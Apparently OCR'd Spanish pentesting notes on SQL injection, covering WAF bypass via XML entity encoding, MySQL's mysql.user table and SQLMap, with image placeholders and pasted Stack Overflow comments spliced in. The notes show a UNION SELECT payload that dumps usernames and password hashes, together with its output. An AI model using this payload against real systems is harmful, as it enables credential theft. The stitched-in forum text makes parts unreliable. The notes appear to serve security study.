
TERMINAR


Filter Bypass via XML encoding

Es básicamente aplicar la inyección SQL por la entidad **XML**



En este caso tiene un WAF que detecta la inyección, este se puede bypasear con endocing:











Tabla "Mysql"

CUIDADITO SI EXISTE LA BASE DE DATOS MYSQL ya que en MySQL existe la base de datos **mysql** que contiene información de usuarios y sus contraseñas.







Hay que tener cuidado porque en algunas versiones de MySQL no existe el campo passwords, si no que se llama `authenticacion_string` o que simplemente existen los 2 pero hay que tenerlo en cuenta ya que reporta más información

```
  tesat" union select 1,group_concat(User,':',authentication_string),3,4 from
mysql.user -- - is down. Please check the report below for more information.

ID, Host, Date Time, Status
1,"root:,root:,root:,root:,:,:,elliot:*5A5749F309CAC33B27BA94EE02168FA3C3E7A3E9",3,4
```

Now I test again and I can access MySQL without PW :(Is it fine to change (I mean alter user table and add password column via query) user table? – Juneyoung Oh Jun 7, 2015 at 11:14

SET PASSWORD for root@localhost = password('new-pass') -- works for any mysql versions – SIDU Mar 14, 2017 at 4:11

2 `UPDATE mysql.user SET authentication_string= 'password' WHERE User = 'root';`

Because the field 'Password' was removed by mysql and replaced with authentication_string. Note: that the mysql function PASSWORD('password') relies on MD5 algorithm which was cracked long ago using the birth day attack. So using it gives a false sense of security because an attacker can just paste the hashes it produces in a public website like hashkiller.co.uk/md5-decrypter.aspx and retrieve your plain text password. – Dr Deo Sep 21, 2018 at 8:42

SQLI Automatizado

Para SQLI automatizado usamos herramientas como SQLMap